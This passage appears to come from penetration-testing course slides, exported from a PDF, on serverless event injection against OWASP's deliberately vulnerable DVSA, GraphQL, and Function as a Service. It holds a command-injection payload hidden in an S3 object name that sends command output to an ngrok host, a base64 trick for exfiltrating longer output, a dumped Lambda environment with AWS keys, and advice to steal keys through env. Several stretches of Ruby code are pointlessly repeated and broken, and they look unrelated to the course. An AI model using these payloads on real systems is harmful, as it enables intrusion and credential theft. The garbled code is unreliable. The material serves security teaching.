AWS_LAMBDA_LOG_STREAM_NAME=2020/01/21/[SLATEST]dfa444d2ffda60b3789b60d969f20f AWS_EXECUTION_ENV=AWS_Lambda_nodejs
AWS_LAMBDA_FUNCTION_NAME=aws-serverless-repository-serverless-FunctionConvert-VIJP090CCSRX PATH=/var/lang/bin:/usr/local/bin:/usr/bin:/h
serverless-goat-Table-B7U2RBU5YTAZ AWS_DEFAULT_REGION=us-west-2 PWD=/var/task AWS_SECRET_ACCESS_KEY=hFBI7QC+OKy7nbnNByr
runtime LANG=en_US.UTF-8 NODE_PATH=/opt/nodejs/node_modules:/opt/nodejs/node_modules:/var/runtime/node_modules:/var/runtime:/var/task
TZ=:UTC BUCKET_NAME=aws-serverless-repository-serverless-goat-bucket-1mgh0m1xs6ppx AWS_ACCESS_KEY_ID=ASIAKKUEMDSSJXZAR2AN
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2 AWS_XRAY_DAEMON_PORT=2000 AWSIS_DEBUG=ON_X_AMZN_TRACE_ID=Root=1-5e2c
Sampled=1 AWS_XRAY_CONTEXT_MISSING=LOG_ERROR_HANDLER=index.handler AWS_LAMBDA_FUNCTION_MEMORY_SIZE=3008 _=/usr
```

## 14.5.7.2 Serverless Event Injection Scenario 2

Let's go back to the Damn Vulnerable Serverless Application Installed before in order to discover more events that can be injected.

## 14.5.7.2 Serverless Event Injection Scenario 2

Visit the URL and add some elements to the cart.



## 14.5.7.2 Serverless Event Injection Scenario 2

Enter random details in the shipping information and submit them in order to receive the receipt.

If you take a look to the message of the order, it will contain an S3 bucket with an UUID for the order receipt.


```
20 def initialize(experiment, observations = [], control = null)
21   @experiment = experiment
22   @observations = observations
23   @control = control
24   @candidates = observations + [control]
25   evaluate_candidates
26
27   freeze
28
29   @context =
30     experiment.context
31
32   @experiment_name =
33     experiment.name
34
35   @experiment_id =
36     experiment.id
37
38   @experiment_result =
39     experiment.result
40
41   @experiment_result_id =
42     experiment.result_id
43
44   @experiment_result_id =
45     experiment.result_id
46
47   @experiment_result_id =
48     experiment.result_id
49
50   @experiment_result_id =
51     experiment.result_id
52
53   @experiment_result_id =
54     experiment.result_id
55
56   @experiment_result_id =
57     experiment.result_id
58
59   @experiment_result_id =
60     experiment.result_id
61
62   @experiment_result_id =
63     experiment.result_id
64
65   @experiment_result_id =
66     experiment.result_id
67
68   @experiment_result_id =
69     experiment.result_id
70
71   @experiment_result_id =
72     experiment.result_id
73
74   @experiment_result_id =
75     experiment.result_id
76
77   @experiment_result_id =
78     experiment.result_id
79
80   @experiment_result_id =
81     experiment.result_id
82
83   @experiment_result_id =
84     experiment.result_id
85
86   @experiment_result_id =
87     experiment.result_id
88
89   @experiment_result_id =
90     experiment.result_id
91
92   @experiment_result_id =
93     experiment.result_id
94
95   @experiment_result_id =
96     experiment.result_id
97
98   @experiment_result_id =
99     experiment.result_id
100  @experiment_result_id =
101    experiment.result_id
```

## 14.5.7.2 Serverless Event Injection Scenario 2

It seems the receipt is being copied from an S3 bucket folder generated using the receipt's date and UUID.

This bucket permissions are relatively open, as uploading files is allowed via:

```
"echo "blah" > file.txt && aws s3 cp file.txt  
's3://<BUCKET>/2020/20/20/whatever' --acl public-read"
```





## 14.5.7.2 Serverless Event Injection Scenario 2

It has been confirmed that the S3 bucket is open for read/write to everyone. Let's check the code in

[https://github.com/OWASP/DVSA/blob/master/backend/src/functions/processing/send\\_receipt\\_email.py](https://github.com/OWASP/DVSA/blob/master/backend/src/functions/processing/send_receipt_email.py)

The event handler is reading the bucket name, key and order, then the function replaces the extension “.raw” by “.txt” meaning they expect a raw S3 Object. Then a download path is created and recorded into a log file using “os.system”.

```
bucket = event['Records'][0]['s3']['bucket']['name']
key = event['Records'][0]['s3']['object']['key']
key = urllib.unquote_plus(urllib.unquote(key))
order = key.split("/")
orderId = order.split("_")[0]
userId = order.split("_")[1].replace(".raw", "")

s3 = boto3.client('s3')
# download file to /tmp
download_path = '/tmp/' + order.replace(".raw", ".txt")

# print download_path
s3.download_file(bucket, key, download_path)
date = datetime.datetime.now().strftime('%Y-%m-%d %H:%M')

os.system('echo -e "\t-----\n\t\tDate: {}" >> {}'.format(date, download_path))

# delete original file
s3.delete_object(Bucket=bucket, Key=key)
# upload new file (txt)
s3.upload_file(download_path, bucket, key.replace(".raw", ".txt"))
```



## 14.5.7.2 Serverless Event Injection Scenario 2

As in the previous example, the application pass to the `os.system` function some content that we can control as the S3 Bucket permissions are weak.

Following the name convention that the function expects a OS Command injection payload can be uploaded and executed using the S3 AWS API.

```
bucket = event['Records'][0]['s3']['bucket']['name']
key = event['Records'][0]['s3']['object']['key']
key = urllib.unquote_plus(urllib.unquote(key))
order = key.split("/")
orderId = order.split("_")[0]
userId = order.split("_")[1].replace(".raw", "")

s3 = boto3.client('s3')
# download file to /tmp
download_path = '/tmp/' + order.replace(".raw", ".txt")

# print download_path
s3.download_file(bucket, key, download_path)
date = datetime.datetime.now().strftime('%Y-%m-%d %H:%M')

os.system('echo -e "\t-----\n\t\tDate: {}" >> {}'.format(date, download_path))


# delete original file
s3.delete_object(Bucket=bucket, Key=key)
# upload new file (txt)
s3.upload_file(download_path, bucket, key.replace(".raw", ".txt"))
```

## 14.5.7.2 Serverless Event Injection Scenario 2

Ngrok will be used to expose local ports to the internet and catch a reverse shell for this exercise. Visit the website <https://ngrok.com> and register an account.

After the account has been created download the ngrok client for your OS and authorize it following the instructions under “connect your account”.

Once the account has been set up you can expose a local port to the internet running “ngrok http 80” and taking note of the URL.



The screenshot shows the Ngrok website's 'Setup & Installation' page. It includes a sidebar with links like Status, Reserved, Auth, Team, Admin, Billing, and a 'Want more from ngrok? Upgrade now' link. The main content area has four numbered steps: 1. Download ngrok (with download links for various OSes), 2. Unzip to install (with terminal commands for Linux/OSX and Windows), 3. Connect your account (with a terminal command to run 'ngrok auth' and a token), and 4. Fire it up (with a terminal command to run 'ngrok http 80'). Below the steps, there is a 'Freeze' section showing a table of connections and a 'Web Interface' section showing the URL for the ngrok.io interface.

Region	United States (us)
Web Interface	http://127.0.0.1:4040
Forwarding	http://[redacted].ngrok.io -> http://localhost:80
Forwarding	https://[redacted].ngrok.io -> http://localhost:80

Connections	tll	opn	rt1	rt5	p50	p90
	0	0	0.00	0.00	0.00	0.00

## 14.5.7.2 Serverless Event Injection Scenario 2

Requests received to port 80 can be checked on the local web interface <http://127.0.0.1:4040>.

Now, using the same naming convention as the function expects, a payload can be crafted to achieve RCE and receive the response back to our exposed interface.

Payload: `aws s3 cp empty.txt 's3://<your_bucket_id>/2020/20/20/whatever_;curl XXX.grok.io?data="$(whoami)";echo x.raw -acl public-read'`

- Whatever\_; -> It checks for an underscore in the file name
- Curl something.ngrok.io -> The ngrok endpoint to send the output
- "\$(whoami)"; -> The command to run
- Echo x.raw -> Needs to end in .raw to be triggered.

## 14.5.7.2 Serverless Event Injection Scenario 2

With everything in place go and check the Ngrok web interface to check that there are some requests.

Commands that return a multiline response will not go through as they will break the payload. However, they can be base64 encoded without breaking the lines using “\$(ls -lha | base64 -w0)” in the payload.


GET /	502 Bad Gateway	4.42ms
GET /	502 Bad Gateway	3.94ms
GET /	502 Bad Gateway	4.79ms

GET /
Summary Headers Raw Binary
Query Params

## 14.5.7.2 Serverless Event Injection Scenario 2

Ngrok will now receive the requests that can be decoded to get the command output.



The screenshot shows a web browser interface with a 'GET /' request. The 'Summary' tab is selected, displaying the following information:

- Query Params: data
- Response Size: total 22K
- Response Headers: drwxr-xr-x 2 root root, drwxr-xr-x 23 root root, -rw-rw-r-- 1 root root, -rw-rw-r-- 1 root root, -rw-rw-r-- 1 root root, -rw-rw-r-- 1 root root, -rw-rw-r-- 1 root root
- Response Body: A large blue rectangular area representing the command output.

## 14.5.7.2 Serverless Event Injection Scenario 2

If you output the `env` command result, it will include the AWS keys used by the lambda functions. As a result they will have the same privileges they are given and used with the API.

At this point DVSA stack can be deleted from the CloudFormation AWS Service and the S3 Buckets.



## 14.5.8 GraphQL APIs

### GRAPHQL

- GraphQL is a different type of API interface where there is one endpoint to an API (Instead of many endpoints in REST), and two types of operations (Query and Mutate) instead of 5 or so in REST (GET, PUT, POST, PATCH, DELETE).
- Usually [example.com/graphql](https://example.com/graphql) or something similar (Nice idea of Google dorks).
- REST usually has one endpoint for each type of object (users, groups, items, books, orders, shipments...etc) with 3 or more operations on each endpoint
- In graphql, the same endpoint serves all predefined objects under both Query and Mutation methods.



## 14.5.8 GraphQL APIs

### GRAPHQL TERMS

- Query: A query operation on an object or type.
- Mutate: an update operation on an object, like creating a new one, updating it fully, updating it partially, or deleting it.
- Type (objecttype): A type of object, like a class or table, e.g. Users, Orders, books



## 14.5.8 GraphQL APIs


### MORE GRAPHQL TERMS

- Schema: Describes the types, fields and actions available.
- Introspection: A method to learn more about the schema details like types and fields.
- Resolver: A function that connects schema definitions to actual backend data sources like SQL tables.
- Scalar Type: Type of data for a field, like string, int or custom types.



# 14.5.8 GraphQL APIs

Sample GraphQL query:




The screenshot shows the GraphQL Playground interface. On the left, a query is entered: `{ users { id username isSuperuser email } }`. The right pane shows the resulting JSON response: `{ "data": { "users": [ { "id": "2", "username": "admin", "isSuperuser": true, "email": "admin@localhost" }, { "id": "11", "username": "evil", "isSuperuser": true, "email": "" }, { "id": "12", "username": "bad", "isSuperuser": false, "email": "" } ] } }`. The interface includes a 'Prettify' button and a 'History' tab.

```
1 {  
2   users {  
3     id  
4     username  
5     isSuperuser  
6     email  
7   }  
8 }  
9  
10
```

```
{  
  "data": {  
    "users": [  
      {  
        "id": "2",  
        "username": "admin",  
        "isSuperuser": true,  
        "email": "admin@localhost"  
      },  
      {  
        "id": "11",  
        "username": "evil",  
        "isSuperuser": true,  
        "email": ""  
      },  
      {  
        "id": "12",  
        "username": "bad",  
        "isSuperuser": false,  
        "email": ""  
      }  
    ]  
  }  
}
```

# 14.5.8 GraphQL APIs

- GraphQL can also be called from the command line using curl.
  - Using POST
  - Content-type is JSON
  - Output is sent to jq for pretty JSON



# 14.5.8 GraphQL APIs

Calling a particular object in GraphQL:

```
student@ubuntu:~$ curl -X POST -H "Content-Type: application/json" --data '{"query":"{user(id:\"2\") {id username} }"}' http://localhost/graphql | jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100    92    100    49    100    43    3500    3071  --:--:-- --:--:-- --:--:--   7076
{
  "data": {
    "user": [
      {
        "id": "2",
        "username": "admin"
      }
    ]
  }
}
```

## 14.5.8 GraphQL APIs

### Graphql nesting queries:

- Display each user with his group subscriptions using graphql, showing the id and name of the group
- Hint: groups {id name}
- Try both the GraphiQL and Curl



## 14.5.8 GraphQL APIs

### Security in graphql

- GraphQL has no built-in understanding of security. It will return the object as it was requested.
- Without explicit filtering, sensitive data could be exposed and extracted.
- Can we read user sensitive info such as passwords?





## 14.5.8 GraphQL APIs

### Making updates in graphql:

- In GraphQL, updates (Addition, Creation, Deletion) are called mutations.
- Let's check the source code
- We have 3 mutations

```
class Mutation(graphene.ObjectType):  
    create_user = CreateUser.Field()  
    update_user = UpdateUser.Field()  
    delete_user = DeleteUser.Field()
```

# 14.5.8 GraphQL APIs

## Deleteuser mutation

- The deleteUser mutation can be called by:
  - Defining the query type to be a mutation
  - Selecting the named deleteUser mutation
  - Supplying the id to be deleted, and a sub selection for response (ok field here)

```
mutation deleteUser
{
  deleteUser(id:24)
  {
    ok
  }
}
```

```
student@ubuntu:~$ curl -s -X POST -H "Content-Type: application/json" --data '{"query":"mutation {deleteUser(id:22){ok}}"}' http://localhost/graphql | jq
{
  "data": {
    "deleteUser": {
      "ok": true
    }
  }
}
```


## 14.5.9 Function as a Service

**Function as a Service (FaaS)** is a modern (as of beginning of 2020) type of software architecture. It is implemented in most common cloud providers like AWS Lambda, Google Cloud Functions, IBM OpenWhisk or Microsoft Azure Functions.

The FaaS model allows us to execute code in response to events without maintaining any infrastructure for it (apart from the cloud account). It allows the user to simply upload modular fragments of functionalities into the cloud in and they are executed independently.

# 14.5.9 Function as a Service

Such solution allows for better scalability, and is a next level of splitting a monolithic application into functional pieces.



```
31 # @context: context
32
33 # @experiment - the experiment will result in 2
34 # @observations - an array of Observations, in this case
35 # @control - the control observation
36
37 def initialize(experiment, observations = [], control = null)
38   @experiment = experiment
39   @observations = observations
40   @control = control
41   @candidates = observations - [control]
42   evaluate_candidates
43
44   freeze
45 end
46
47 # @context: the experiment's context
48 def context
49   @context
50 end
51
52 # @name: the name of the experiment
53 def experiment_name
54   @experiment.name
55 end
56
57 # @result: the result a match between all
58 def match?
59   # ...
60   @result/resultub 11
61 end
```

## 14.5.9 Function as a Service

A sample „Hello World” in FaaS (written in Node.js) can look like below.


```
/**
 * @param {Object} req Cloud Function request context.
 * @param {Object} res Cloud Function response context.
 */
exports.helloHttp = function helloHttp (req, res) {
  res.send(`Hello ${req.body.name || 'World'}!`);
};
```





# 14.5.9 Function as a Service

Each subdirectory of the project contains detailed steps to follow in order to deploy as well as exploit a vulnerable instance.





## 14.5.9 Function as a Service

We encourage you to explore the API and Cloud area, as there is definitely lots of vulnerabilities in discover in field of Cloud security!



# WAPT

## References



# References



## Cross Origin Resource Sharing

<https://www.w3.org/TR/cors/>



## Calculator Web Service

<http://www.dneonline.com/calculator.asmx>



## Calculator webservice – add

<http://www.dneonline.com/calculator.asmx?op=Add>



## Sample calculator webservice wsdl file

<http://www.dneonline.com/calculator.asmx?wsdl>



# References



## Web Application Description Language

<https://www.w3.org/Submission/wadl/>



## Swagger UI

<https://swagger.io/tools/swagger-ui/>



## Swagger

<https://swagger.io/>



## Web Services Description Language (WSDL) 1.1

<https://www.w3.org/TR/wsdl.html>



# References

## [Latest SOAP versions](#)

<https://www.w3.org/TR/soap/>

## [Latest Release of SoapUI](#)

<https://www.soapui.org/downloads/latest-release.html>

## [Running Adhoc Commands](#)

<https://docs.rundeck.com/docs/api/rundeck-api.html#adhoc>

## [AWS – Getting shell access](#)

<https://blog.appsecco.com/getting-shell-and-data-access-in-aws-by-chaining-vulnerabilities-7630fa57c7ed>



# References

## [EC2 after IMDSv2](#)

<https://blog.appsecco.com/server-side-request-forgery-ssrf-and-aws-ec2-instances-after-instance-meta-data-service-version-38fc1ba1a28a>

## [Function as a Service](#)

<https://medium.com/@Boweihan/an-introduction-to-serverless-and-faaS-functions-as-a-service-fb5cec0417b2>

## [Damn Vulnerable Function as a Service](#)

<https://github.com/we45/DVFaas-Damn-Vulnerable-Functions-as-a-Service>

## [clarketm/s3recon](#)

<https://github.com/clarketm/s3recon>



# References

[Listing of Amazon S3 Bucket accessible to any amazon authenticated user \(vector-maps-e457472599\)](https://hackerone.com/reports/631529)

<https://hackerone.com/reports/631529>

[Open AWS S3 bucket leaks all Images uploaded to Zomato chat](https://hackerone.com/reports/507097)

<https://hackerone.com/reports/507097>

[Open S3 Bucket WriteAble To Any Aws User](https://hackerone.com/reports/209223)

<https://hackerone.com/reports/209223>

[Open s3 bucket allows for public upload](https://hackerone.com/reports/504600)

<https://hackerone.com/reports/504600>





# References

## [serverless-plugin-warmup](http://github.com/Fidellimited/serverless-plugin-warmup)

<http://github.com/Fidellimited/serverless-plugin-warmup>

## [DVSA](https://github.com/OWASP/DVSA)

<https://github.com/OWASP/DVSA>

## [AWS Lambda](https://aws.amazon.com/lambda)

<https://aws.amazon.com/lambda>

## [OWASP ServerlessGoat](https://www.serverless-hack.me/)

<https://www.serverless-hack.me/>



# References

## DVSA

[https://github.com/OWASP/DVSA/blob/master/backend/src/functions/processing/send\\_receipt\\_email.py](https://github.com/OWASP/DVSA/blob/master/backend/src/functions/processing/send_receipt_email.py)

## Ngrok

<https://ngrok.com/>





## Null Origin Exploitation

There is a sample website that holds a secret token. Your task is to prepare an exploit that takes advantage of a CORS configuration on secret.php and, once opened in another tab, access and send the secret information to another place in the same way an XSS can steal a cookie.



*\*Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click [LINK](#).*